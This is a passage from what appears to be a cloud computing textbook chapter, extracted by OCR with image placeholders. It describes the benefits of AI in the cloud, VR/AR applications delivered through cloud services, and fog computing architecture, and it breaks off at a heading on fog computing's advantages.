
  For maximum performance and output, AI solutions leverage multiple and fast graphics processing units (GPUs), which are very expensive. AI as a service in a cloud environment allows organizations to incorporate AI capabilities in their application development at an affordable price.

- **Improved cloud security**

  AI processes the cloud data, detects abnormalities, raises alarms, and further prevents unauthorized cloud access. It can detect any malicious or abnormal events, block them and restrict malicious code entering into the cloud. AI collects, analyzes, and reviews information spread across multiple locations, thereby allowing organizations to engage in proactive incident handling activities.

- **Better decision making**

  AI helps organizations in making better business decisions. Organizations leveraging cloud can mine similar patterns and trends from huge datasets. AI learns frequent patterns from historical data and compares them with current patterns in evolving datasets to provide actionable business insight. Therefore, AI provides rapid data analysis and generates valuable recommendations for resolving customer requirements.




Virtual Reality and Augmented Reality on Cloud

- When used together, VR/AR and cloud computing technologies create new kinds of applications and **usage models**
- Most cloud-based datacenters today are providing access to the **graphics horsepower** for GPU applications demanded by VR/AR applications
- Leveraging a **cloud service** to enhance the power of core infrastructure avoids the need for expensive upgrades of computing devices used for VR/AR applications

Virtual Reality and Augmented Reality on Cloud

Virtual reality/augmented reality (VR/AR) and cloud computing are two of the most important emerging technologies. When used together, they can create new kinds of applications and usage models. For example, VR/AR headsets today require strong local computing and graphics power. Such headsets, as well as the processing and graphics requirements of the connected PC, have high cost. If the cloud environment can provide access to the kinds of multi-core CPU horsepower available nowadays, it can easily address the raw computing requirements of VR/AR applications. Most of the cloud-based data centers today provide access to the graphics horsepower for computing GPU applications demanded by VR/AR applications.

Moreover, VR/AR applications demand more digital engine speed than available in the market. Instead of making costly upgrades of the computing devices used for VR/AR applications, leveraging a cloud service to enhance the speed of core infrastructure would suffice. Additionally, the evolving nature of VR/AR applications will result in rapid changes in software functionality and user interface (UI). Leveraging cloud-based delivery of such applications will provide a seamless experience for end-users or consumers. Finally, VR/AR-based applications are not frequently used, so these applications can be leveraged as pay-per-use, service-based cloud models.



Fog Computing

- Fog computing is a **distributed** and **independent digital environment** in which applications and data storage are positioned between data sources (devices generating data) and a cloud service
- It acts as an intermediary between the hardware and remote servers and is also called as an **intelligent gateway**
- It is used for **enhanced data processing**, storage, and analysis in a quick and efficient manner

Fog Computing Architecture

Fog Computing

The massive growth in IoT devices worldwide has resulted in the production of an enormous amount of data by these devices. To meet the growing demand for analyzing and processing these data, the implementation of fog computing, along with cloud computing, is an ideal solution. Fog computing is a distributed and independent digital environment in which the applications and data storage are positioned between data sources (devices generating data) and the cloud service. Fog computing is an extended version of cloud computing that comprises multiple edge nodes that are directly connected to physical devices to enable service access to the end users.

Generally, fog refers to the idea of creating an individual layer in distributed network infrastructure that has close inter-connections with IoT and cloud computing. It acts as an intermediary between the hardware and remote servers, and it is also called an intelligent gateway. Fog can be used for enhanced data processing, storage, and analysis in a quick and efficient manner. Many organizations have adopted this technology as it can provide additional functionalities for quick and efficient data processing, storage, and analysis.

Working of Fog Computing

Devices with an Internet connection, computational abilities, and data storage are referred to as nodes of fog. Fog nodes can be deployed anywhere in a network. The IoT applications for fog nodes are ported at the network edge. The fog nodes close to the network edge take data from IoT devices, enabling short-term analytics at the edge. Fog computing can be very beneficial in case of an unstable Internet connection. Urgent requests are transmitted directly into the fog and are processed in real time in the local network. Fog computing can be used in applications such as smart cities, smart grids, connected cars, and real-time analytics.




Figure 19.11: : Fog computing architecture

Advantages:

